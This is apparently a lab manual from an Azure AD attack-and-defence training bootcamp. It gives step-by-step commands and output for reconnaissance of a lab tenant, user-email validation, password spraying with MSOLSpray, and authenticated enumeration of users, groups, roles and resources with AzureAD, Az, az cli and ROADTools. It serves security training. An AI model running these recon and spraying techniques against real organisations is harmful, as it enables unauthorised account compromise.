Attacking and Defending Azure AD – Beginner's Edition Bootcamp Lab Manual

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Lab Instructions

- You can use a web browser or OpenVPN client to access the lab. See the 'Connecting to lab' document for more details.
- The lab manual uses a terminology for user specific resources. For example, if you see student**x** and your user ID is student34, read student**x** as student34, onpremuser**x** as onpremuser34 and so on.
- Please note that some of the passwords in your lab instance may be different from what you see in the lab manual. All such passwords are **marked in red** in the manual.
- All the tools used in the lab are available in C:\AzAD directory of your student VM.
- The C:\AzAD directory is exempted from Windows Defender and you already have administrative access on the VM.
- Please do not attack out of scope machines or your fellow students' machine.

Learning Objective 1:

Task

- Gather the following information about the defcorphq organization:
  - Is the organization using Azure AD?
  - ID of Tenant
  - Validate email IDs
  - Azure Services used by the organization

Solution

We can use the AADInternals tool to gather information about the defcorhq organization. In the first command the username can be even a non-existent one in the defcorphq tenant:

```
C:\Users\studentx> cd C:\AzAD\Tools\

C:\AzAD\Tools> Import-Module C:\AzAD\Tools\AADInternals\AADInternals.psd1

    ___     ___     _____ _____       __                                  __
   /   |   /   |   / ___ \/  _/___   / /____  _________  ____ _/ /____
  / /| | / /| | / / / / // // __ \/ __/ _ \/ ___/ __ \/ __ `/ / ___/
 / ___ |/ ___ |/ /_/ _/ // / / / /_/  __/ /  / / / / /_/ / (__  )
/_/  |_/_/  |_/_____/___/_/ /_/\__/\___/_/  /_/ /_/\__,_/_/____/
 v0.4.5 by @NestoriSyynimaa

PS C:\AzAD\Tools> Get-AADIntLoginInformation -UserName
admin@defcorphq.onmicrosoft.com

Has Password                          : True
Federation Protocol                   :
Pref Credential                       : 1
Consumer Domain                       :
Cloud Instance audience urn           : urn:federation:MicrosoftOnline
Authentication Url                    :
Throttle Status                       : 0
Account Type                          : Managed
Federation Active Authentication Url  :
Exists                                : 0
Federation Metadata Url               :
Desktop Sso Enabled                   :
Tenant Banner Logo                    :
Tenant Locale                         :
Cloud Instance                        : microsoftonline.com
State                                 : 4
Domain Type                           : 3
Domain Name                           : defcorphq.onmicrosoft.com
Tenant Banner Illustration            :
Federation Brand Name                 : Defense Corporation
Federation Global Version             :
User State                            : 1
```

To get the Tenant ID, use the below command:

```
PS C:\AzAD\Tools> Get-AADIntTenantID -Domain defcorphq.onmicrosoft.com
2d50cb29-5f7b-48a4-87ce-fe75a941adb6
```

Now, to validate email IDs, we first need a list of emails. In a real scenario, we can use email harvesters for that. For the lab, we will use a simple list of common email IDs (admin, test, root, dev, contact etc.) and validate it.

We will use o365creeper for that:

```
PS C:\AzAD\Tools> C:\Python27\python.exe
C:\AzAD\Tools\o365creeper\o365creeper.py -f C:\AzAD\Tools\emails.txt -o
C:\AzAD\Tools\validemails.txt
admin@defcorphq.onmicrosoft.com - VALID
root@defcorphq.onmicrosoft.com - INVALID
test@defcorphq.onmicrosoft.com - VALID
contact@defcorphq.onmicrosoft.com - INVALID
```

To enumerate services used by defcorphq, we can use subdomain guessing using MicroBurst. The below command will take a few miuntes to complete:

```
PS C:\AzAD\Tools> . C:\AzAD\Tools\MicroBurst\Misc\Invoke-
EnumerateAzureSubDomains.ps1
PS C:\AzAD\Tools> Invoke-EnumerateAzureSubDomains -Base defcorphq -Verbose
VERBOSE: Found defcorphq.onmicrosoft.com
VERBOSE: Found defcorphq.mail.protection.outlook.com
VERBOSE: Found defcorphq.sharepoint.com
VERBOSE: Found defcorphq-my.sharepoint.com

Subdomain                               Service
---------                               -------
defcorphq.mail.protection.outlook.com Email
defcorphq.onmicrosoft.com             Microsoft Hosted Domain
defcorphq-my.sharepoint.com           SharePoint
defcorphq.sharepoint.com              SharePoint
```

Learning Objective 2:

Task

- Brute-force one of the users that we enumerated from the defcorphq tenant.
- Enumerate the following for the defcorphq tenant using Azure Portal:
  - Users
  - Groups
  - Devices
  - Directory Roles
  - Enterprise Applications

Part of - All kill chains
Topics covered - Initial Access and Authenticated Enumeration


Solution

We will use the MSOLSpray tool for brute-forcing the valid emails for defcorphq. We need to try a single password for all the users to avoid any lockouts or generating too much noise. In a real assessment, we will, obviously, need to run it multiple times but for the lab we look only at the successful attempt - 1 out of 14,000,065 :P – so that we can we have a look at some enumeration:


```
PS C:\AzAD\Tools> . C:\AzAD\Tools\MSOLSpray\MSOLSpray.ps1
PS C:\AzAD\Tools> Invoke-MSOLSpray -UserList C:\AzAD\Tools\validemails.txt -
Password Th!sP@55W0rdS3creT@T3st -Verbose
[*] There are 2 total users to spray.
[*] Now spraying Microsoft Online.
[*] Current date and time: 04/03/2021 22:43:43
VERBOSE: POST https://login.microsoft.com/common/oauth2/token with -1-byte
payload
VERBOSE: POST https://login.microsoft.com/common/oauth2/token with -1-byte
payload
VERBOSE: received 3626-byte response of content type application/json;
charset=utf-8
[*] SUCCESS! test@defcorphq.onmicrosoft.com : Th!sP@55W0rdS3creT@T3st
```

Using the credentials of test@defcorphq.onmicrosoft.com, logon to the Azure portal (https://portal.azure.com/) and enumerate Users, Groups, Devices, Directory Roles and Enterprise Applications.

In the left menu, click on Azure Active Directory



Choose the relevant blades for enumerating Users, Groups, Devices, Directory Roles and Enterprise Applications.



Learning Objective 3:

Task

- Enumerate the following for the defcorphq tenant using AzureAD PowerShell module:
  - Users
  - Groups
  - Devices
  - Directory Roles Global Administrator
  - All custom directory roles (AzureAD preview)
  - Enterprise Applications

Part of - All kill chains

Topics covered - Authenticated Enumeration

Solution

First, connect to the tenant using the AzureAD modue with credentials of test@defcorphq.onmicrosoft.com:

```
PS C:\AzAD\Tools> Import-Module C:\AzAD\Tools\AzureAD\AzureAD.psd1
PS C:\AzAD\Tools> $passwd = ConvertTo-SecureString "Th!sP@55W0rdS3creT@T3st"
-AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential ("test@defcorphq.onmicrosoft.com",
$passwd)
PS C:\AzAD\Tools> Connect-AzureAD -Credential $creds

Account                              Environment TenantId
TenantDomain                 AccountType
-------                              ----------- --------
------------                 -----------
test@defcorphq.onmicrosoft.com AzureCloud  2d50cb29-5f7b-48a4-87ce-
fe75a941adb6 defcorphq.onmicrosoft.com User
```

To enumerate all users, use the below command:

```
PS C:\AzAD\Tools> Get-AzureADUser -All $true

ObjectId                             DisplayName         UserPrincipalName
UserType
--------                             -----------         -----------------                                                      ------
--
4d86d60f-c1d9-4157-936a-977e915d65a1 Aaron L Sokol       AaronLSokol@defcorphq.onmicrosoft.com                                  Member
4d67b155-3494-46d0-a4cf-de359d8a9d68 admin               admin@defcorphq.onmicrosoft.com                                        Member
343d2916-7dbd-4479-b165-5f336648273e Agatha P Garland    AgathaPGarland@defcorphq.onmicrosoft.com                               Member
dcdc5486-69ad-4388-b015-8a4e9ddf10b5 Alan B Mahle        AlanBMahle@defcorphq.onmicrosoft.com                                   Member
d80e231b-7505-49b3-a8dd-0f51fa7c773f Alfred E Pace       AlfredEPace@defcorphq.onmicrosoft.com                                  Member
6d95c5b7-0b50-450f-bcee-14678758b569 Amanda R Crist      AmandaRCrist@defcorphq.onmicrosoft.com                                 Member
a1222927-d125-4596-ae69-317cffcc0302 Amy R Parks         AmyRParks@defcorphq.onmicrosoft.com                                    Member
[snip]
```

To list only the UPNs of the users, use the below command:

```
PS C:\AzAD\Tools> Get-AzureADUser -All $true | select UserPrincipalName

UserPrincipalName
-----------------
AaronLSokol@defcorphq.onmicrosoft.com
admin@defcorphq.onmicrosoft.com
AgathaPGarland@defcorphq.onmicrosoft.com
AlanBMahle@defcorphq.onmicrosoft.com
AlfredEPace@defcorphq.onmicrosoft.com
AmandaRCrist@defcorphq.onmicrosoft.com
AmyRParks@defcorphq.onmicrosoft.com
[snip]
```

To list all the groups, use the below command:

```
PS C:\AzAD\Tools> Get-AzureADGroup -All $true

ObjectId                             DisplayName         Description
--------                             -----------         -----------
154a9326-fff1-463d-8e2b-dd217b6f6064 Security Operations
1cf224fb-a1b4-4c3e-b41e-241369b64f23 Marketing
23b7e246-b838-4e10-b17e-bc0e9500c545 Finance
3c562b82-350b-49e6-9234-2ccefb0d1416 Human Resources
477db607-3447-4fde-b7de-cdbef47321ed Defense Corporation
57ada729-a581-4d6f-9f16-3fe0961ada82 Operations          On-Prem Application
Users
65cf7e63-9827-4fae-8d30-39113a3bfe5c GRC
6a1fb41b-369c-4eec-b7ad-fb982ac8e389 SAP Users
6bda6df9-2f09-4993-9be3-d3193a64fa7f DevOps
76678f95-1c76-43ba-8aa5-25b7e59071b4 Sales
76987bb0-b7bc-48ab-bc20-549b70c1fb1e Network Security
783a312d-0de2-4490-92e4-539b0e4ee03e VM Admins           Members of this
groups can execute commands on the VM
9240b75e-823c-4c02-8868-a00ddbeb3fa1 All Company         This is the default
group for everyone in the network
caa28347-b879-4a70-b163-17ebae6cf19b Hardware Mgmt
ce9c09ab-fd02-44c3-859f-062d002e69cb Network Operations
e6870783-1378-4078-b242-84c08c6dc0d7 Automation Admins   Members can create
and run runbooks
```

For the next task, list all the devices:

```
PS C:\AzAD\Tools> Get-AzureADDevice

ObjectId                             DeviceId                             DisplayName
--------                             --------                             -----------
0043561e-abc7-49ef-bcd2-110f434000df 06b7c956-7efe-47ee-8204-c655fb32ce7f APP-Checklist
00c5c50a-87e9-488b-a2b3-fccbd08b7597 afc7fae3-3e03-4043-9bd3-90e6feff14fe APP-HRMS
01c41c0d-c2f0-4230-b3c0-32291de1e9c6 6a0b2b88-697d-4539-a8ee-9ef48c663da2 DB-Sensor
04525dcd-de76-47fd-b7e3-5e523f89ac9f 1c3092a0-0ccf-4d77-b32b-b18568ca0308 DB-Website
04bfc8e0-c8e7-4fb4-9c2c-790e6cbbe41d 20da1557-053e-428b-9661-60b06776d144 WEB-Vault
0912c87f-57e5-4f45-b75d-66abfd77b694 f2de0b84-f34d-4ee4-be0f-bd39fcc5ccfa James MacBook Pro
0be7e7ef-2898-477b-9fed-5a49decf2b89 5b7cb12d-13cb-4930-997c-285aedcf7e5b LAPTOP-OZL7B6E
1218d712-58d5-480b-b3ac-d7874ce73ff2 f23fc283-2dbd-4859-8c62-38dbacfd810c LAPTOP-ZYUGPRT
14eb8f6b-2d8d-433e-b051-63b4575c5934 9be4df11-13c5-4041-9b7b-c6f313a8996e iPhone 12 Pro
17f49680-7183-40c8-acd8-31939053cc5e 576de81d-04fe-4854-b361-d81c84b2dbf0 Pixel 4A
19517d61-0f85-40b7-b78d-94ad8b6becec b78ccbba-b7d4-4a39-989d-9e26b95ef575 WEB-Talent
1b32bf4f-5ce7-4623-9baf-8a91c858e627 62ec93c1-dbc5-4980-8621-416fac3a56b5 DESKTOP-WP34ESO
1cc21066-f9f0-443a-b122-e9788af8ae1d ad61c304-e2a6-4c32-88be-90820aeefd97 Aaron MacBook Pro
1dfa52c2-e29b-4a16-8ae0-4935a905d3bd f176a5d8-2564-402e-b48c-bca06cf270e4 DESKTOP-CYO3NGX
[snip]
```

To get all the Global Administrators, use the below command:

```
PS C:\AzAD\Tools> Get-AzureADDirectoryRole -Filter "DisplayName eq 'Global
Administrator'" | Get-AzureADDirectoryRoleMember

ObjectId                             DisplayName UserPrincipalName
UserType
--------                             ----------- -----------------
--------
1c077632-0e5b-40b3-a38c-516e4ab38d69 Monika
monika_alteredsecurity.com#EXT#_monikaalteredsecurity.FGYWB#EXT#@defcorphq.on
microsoft.com Member
4d67b155-3494-46d0-a4cf-de359d8a9d68 admin
admin@defcorphq.onmicrosoft.com
Member
[snip]
```

To list cutom roles, we need to use the AzureADPreview module. Import the AzureADPreview module and connect to the target tenant:

```
PS C:\AzAD\Tools> Import-Module
C:\AzAD\Tools\AzureADPreview\AzureADPreview.psd1
PS C:\AzAD\Tools> $passwd = ConvertTo-SecureString "Th!sP@55W0rdS3creT@T3st"
-AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential ("test@defcorphq.onmicrosoft.com",
$passwd)
PS C:\AzAD\Tools> Connect-AzureAD -Credential $creds
```

```
Account                        Environment TenantId
TenantDomain              AccountType
-------                        ----------- --------
------------              -----------
test@defcorphq.onmicrosoft.com AzureCloud  2d50cb29-5f7b-48a4-87ce-
fe75a941adb6 defcorphq.onmicrosoft.com User
```

Use the below command to list all custom directory roles

```
PS C:\AzAD\Tools> Get-AzureADMSRoleDefinition | ?{$_.IsBuiltin -eq $False} |
select DisplayName

DisplayName
-----------
App_Reader
ApplicationProxyReader
```

Learning Objective 4:

Task

- Enumerate the following for the defcorphq tenant using Az PowerShell module using the credentials of test@defcorphq.onmicrosoft.com user:
  - All resources visible to the user
  - All Azure roles assigned to the user
  - Virtual Machines
  - App Services
  - Function Apps
  - Storage Accounts
  - Key Vaults

Part of - All kill chains
Topics covered - Authenticated Enumeration

Solution

Let's first connect to the target tenant using Az PowerShell. The module is present in the modulepath of your student VM so there is no need to import it:

```
PS C:\AzAD\Tools> $passwd = ConvertTo-SecureString "Th!sP@55W0rdS3creT@T3st"
-AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential ("test@defcorphq.onmicrosoft.com",
$passwd)
PS C:\AzAD\Tools> Connect-AzAccount -Credential $creds

Account                           SubscriptionName TenantId
Environment
-------                           ---------------- --------
-----------
test@defcorphq.onmicrosoft.com DefCorp          2d50cb29-5f7b-48a4-87ce-
fe75a941adb6 AzureCloud
```

List all the resources accessible to the current account:

```
PS C:\AzAD\Tools> Get-AzResource


Name              : bkpadconnect
ResourceGroupName : Engineering
ResourceType      : Microsoft.Compute/virtualMachines
Location          : germanywestcentral
ResourceId        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.
                    Compute/virtualMachines/bkpadconnect
```

```
Tags              :

Name              : bkpadconnect/MicrosoftMonitoringAgent
ResourceGroupName : Engineering
ResourceType      : Microsoft.Compute/virtualMachines/extensions
Location          : germanywestcentral
ResourceId        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.

Compute/virtualMachines/bkpadconnect/extensions/MicrosoftMonitoringAgent
Tags              :

Name              : defcorpcommon
ResourceGroupName : Finance
ResourceType      : Microsoft.Storage/storageAccounts
Location          : germanywestcentral
ResourceId        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Finance/providers/Microsoft.Stor
                    age/storageAccounts/defcorpcommon
Tags              :

Name              : processfile
ResourceGroupName : IT
ResourceType      : Microsoft.Web/sites
Location          : germanywestcentral
ResourceId        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/IT/providers/Microsoft.Web/sites
                    /processfile
Tags              :

Name              : vaultfrontend
ResourceGroupName : Research
ResourceType      : Microsoft.Web/sites
Location          : germanywestcentral
ResourceId        : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.Web
                    /sites/vaultfrontend
[snip]
```

Get all the role assignments for the test user:

```
PS C:\AzAD\Tools> Get-AzRoleAssignment -SignInName
test@defcorphq.onmicrosoft.com


RoleAssignmentId   : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Finance/providers/Microsoft.Sto
```

```
rage/storageAccounts/defcorpcommon/providers/Microsoft.Authorization/roleAssi
gnments/349de564-ef3e-4c40-b116-d6d53424232a
Scope              : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Finance/providers/Microsoft.Sto
rage/storageAccounts/defcorpcommon
DisplayName        : testuser
SignInName         : test@defcorphq.onmicrosoft.com
RoleDefinitionName : Reader
RoleDefinitionId   : acdd72a7-3385-48ef-bd42-f606fba81ae7
ObjectId           : 0ccd6182-b034-4e13-a155-1021e7d22d22
ObjectType         : User
CanDelegate        : False
Description        :
ConditionVersion   :
Condition
[snip]
```

Next, list all the VMs where the current user has at least the Reader role:

```
PS C:\AzAD\Tools> Get-AzVM | fl


ResourceGroupName        : ENGINEERING
Id                       : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/ENGINEERING/providers/Mic
                           rosoft.Compute/virtualMachines/bkpadconnect
VmId                     : 60726c17-485b-406e-a49d-5007ab28df9c
Name                     : bkpadconnect
Type                     : Microsoft.Compute/virtualMachines
Location                 : germanywestcentral
LicenseType              : Windows_Server
Tags                     : {}
[snip]
```

List all App Services. We filter on the bases of 'Kind' proper otherwise both appservices and function apps are listed:

```
PS C:\AzAD\Tools> Get-AzWebApp | ?{$_.Kind -notmatch "functionapp"}


[snip]
State                     : Running
HostNames                 : {vaultfrontend.azurewebsites.net}
RepositorySiteName        : vaultfrontend
UsageState                : Normal
Enabled                   : True
```

```
EnabledHostNames            : {vaultfrontend.azurewebsites.net,
vaultfrontend.scm.azurewebsites.net}
AvailabilityState           : Normal
HostNameSslStates           : {vaultfrontend.azurewebsites.net,
vaultfrontend.scm.azurewebsites.net}
ServerFarmId                : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Research/providers/Mic
rosoft.Web/serverfarms/ASP-Research-af2d
Reserved                    : True
[snip]
Name                        : vaultfrontend
Kind                        : app,linux
Location                    : Germany West Central
Type                        : Microsoft.Web/sites
[snip]
```

To list Function Apps, use the below command:

```
PS C:\AzAD\Tools> Get-AzFunctionApp

Name        Status  OSType Runtime Location            AppServicePlan ResourceGroupName SubscriptionId
----        ------  ------ ------- --------            -------------- ----------------- --------------
processfile Running Linux          Germany West Central ASP-IT-8af4    IT                b413826f-108d-4049-
8c11-d52...
```

For the next task, list storage accounts:

```
PS C:\AzAD\Tools> Get-AzStorageAccount | fl


ResourceGroupName           : Finance
StorageAccountName          : defcorpcommon
Id                          : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Finance/providers/Microsoft.Storage/storageAccoun
ts/defcorpcommon
Location                    : germanywestcentral
[snip]
AllowBlobPublicAccess       : True
MinimumTlsVersion           : TLS1_2
EnableNfsV3                 :
AllowSharedKeyAccess        : True
Context                     :
Microsoft.WindowsAzure.Commands.Common.Storage.LazyAzureStorageContext
ExtendedProperties          : {}
```

Finally, list the readable keyvaults for the current user:

```
PS C:\AzAD\Tools> Get-AzKeyVault


Vault Name           : ResearchKeyVault
Resource Group Name : Research
Location             : germanywestcentral
Resource ID          : /subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.KeyVault/vaults/Rese
archKeyVault
```

Learning Objective 5:

Task

- Enumerate the following for the defcorphq tenant using az cli using the credentials of test@defcorphq.onmicrosoft.com user :
  - Virtual Machines
  - App Services
  - Function Apps
  - Storage Accounts
  - Key Vaults

Part of - All kill chains
Topics covered - Authenticated Enumeration

Solution

We first need to login to the target tenant using az cli. Use the below command for that:

```
C:\AzAD\Tools> az login -u test@defcorphq.onmicrosoft.com -p
Th!sP@55W0rdS3creT@T3st
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "2d50cb29-5f7b-48a4-87ce-fe75a941adb6",
    "id": "b413826f-108d-4049-8c11-d52d5d388768",
    "isDefault": true,
    "managedByTenants": [],
    "name": "DefCorp",
    "state": "Enabled",
    "tenantId": "2d50cb29-5f7b-48a4-87ce-fe75a941adb6",
    "user": {
      "name": "test@defcorphq.onmicrosoft.com",
      "type": "user"
    }
  }
]
```

Next, list all the VMs where the current user has at least the Reader role.

```
PS C:\AzAD\Tools> az vm list

[snip]
"id": "/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/ENGINEERING/providers/Microsoft.Compute/virtualMa
chines/bkpadconnect",
    "identity": null,
    "instanceView": null,
```

```
    "licenseType": "Windows_Server",
    "location": "germanywestcentral",
    "name": "bkpadconnect",
    "networkProfile": {
      "networkInterfaces": [
        {
          "id": "/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Engineering/providers/Microsoft.Network/networkIn
terfaces/bkpadconnect368",
          "primary": null,
          "resourceGroup": "Engineering"
        }
      ]
    },
    "osProfile": {
      "adminPassword": null,
      "adminUsername": "bkpadconnect",
      "allowExtensionOperations": true,
      "computerName": "bkpadconnect",
      "customData": null,
      "linuxConfiguration": null,
      "requireGuestProvisionSignal": true,
      "secrets": []
[snip]
```

Here, we are only listing the 'name' of the VMs:

```
PS C:\AzAD\Tools> az vm list --query "[].[name]" -o table
Column1
------------
bkpadconnect
```

List all App Services:

```
PS C:\AzAD\Tools> az webapp list

[snip]
"hostNames": [
      "vaultfrontend.azurewebsites.net"
    ],
    "hostNamesDisabled": false,
    "hostingEnvironmentProfile": null,
    "httpsOnly": false,
    "hyperV": false,
    "id": "/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.Web/sites/vaultfront
end",
    "identity": {
```

```
      "principalId": "30e67727-a8b8-48d9-8303-f2469df97cb2",
      "tenantId": "2d50cb29-5f7b-48a4-87ce-fe75a941adb6",
      "type": "SystemAssigned",
      "userAssignedIdentities": null
    },
[snip]
```

List only the names of app services:

```
PS C:\AzAD\Tools> az webapp list --query "[].[name]" -o table
Column1
-------------
vaultfrontend
```

To list Function Apps, use the below command:

```
PS C:\AzAD\Tools> az functionapp list --query "[].[name]" -o table
Column1
-----------
processfile
```

For the next task, list storage accounts:

```
PS C:\AzAD\Tools> az storage account list

[snip]
"services": {
        "blob": {
          "enabled": true,
          "keyType": "Account",
          "lastEnabledTime": "2021-03-15T11:31:30.761205+00:00"
        },
        "file": {
          "enabled": true,
          "keyType": "Account",
          "lastEnabledTime": "2021-03-15T11:31:30.761205+00:00"
        },
        "queue": null,
        "table": null
      }
"name": "defcorpcommon",
    "networkRuleSet": {
      "bypass": "AzureServices",
      "defaultAction": "Deny",
      "ipRules": [
        {
          "ipAddressOrRange": "51.210.1.239"
        },
        {
          "ipAddressOrRange": "51.222.105.115"
```

```
        },
        {
          "ipAddressOrRange": "101.0.65.134"
        }
      ],
[snip]
```

Finally, list the readable keyvaults for the current user:

```
PS C:\AzAD\Tools> az keyvault list
[
  {
    "id": "/subscriptions/b413826f-108d-4049-8c11-
d52d5d388768/resourceGroups/Research/providers/Microsoft.KeyVault/vaults/Rese
archKeyVault",
    "location": "germanywestcentral",
    "name": "ResearchKeyVault",
    "resourceGroup": "Research",
    "tags": {},
    "type": "Microsoft.KeyVault/vaults"
  }
]
```

Learning Objective 6:

Task

- During additional lab time:
- Enumerate the following for the defcorphq tenant using ROADTools with the credentials of test@defcorphq.onmicrosoft.com user :
  - Application roles assigned to the 'Operations' Group on Finance Management System app
  - Permissions that AdminAppSimulation has for the Mark D, Walden user

Part of - All kill chains
Topics covered - Authenticated Enumeration

Solution

We will use pipenv to manage dependenices for mutluple tools. Let's run roadrecon from pipenv shell. You may like to run PowerShell with admin privileges (Run as administrator) if you get an access denied error:

```
PS C:\AzAD\Tools> cd C:\AzAD\Tools\ROADTools
PS C:\AzAD\Tools\ROADTools> pipenv shell
Launching subshell in virtual environment...
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

Use the test user's credentials to authenticate:

```
PS C:\AzAD\Tools\ROADTools> roadrecon auth -u test@defcorphq.onmicrosoft.com
-p Th!sP@55W0rdS3creT@T3st
Tokens were written to .roadtools_auth
```

Gather all the information that the test user can read, Run the below command in the pipenv shell (you can ignore the warnings):

```
PS C:\AzAD\Tools\ROADTools> roadrecon gather
Starting data gathering phase 1 of 2 (collecting objects)
Starting data gathering phase 2 of 2 (collecting properties and
relationships)
Error 404 for URL https://graph.windows.net/2d50cb29-5f7b-48a4-87ce-
fe75a941adb6/roleAssignments?api-version=1.61-
internal&$filter=roleDefinitionId eq 'a0b1b346-4d3e-4e8b-98f8-753987be4970'
{"odata.error":{"code":"Request_ResourceNotFound","message":{"lang":"en","val
ue":"Resource 'a0b1b346-4d3e-4e8b-98f8-753987be4970' does not exist or one of
its queried reference-property objects are not
present."},"requestId":"eb539cff-807a-4d6f-a1b9-3b162d05ac08","date":"2021-
04-06T18:57:20"}}
```


```
ROADrecon gather executed in 38.67 seconds and issued 925 HTTP requests.
Exception ignored in: <function _ProactorBasePipeTransport.__del__ at
0x000001DED63BEC10>
Traceback (most recent call last):
[snip]
```

Finally, use the GUI to run the webserver and analyse results:

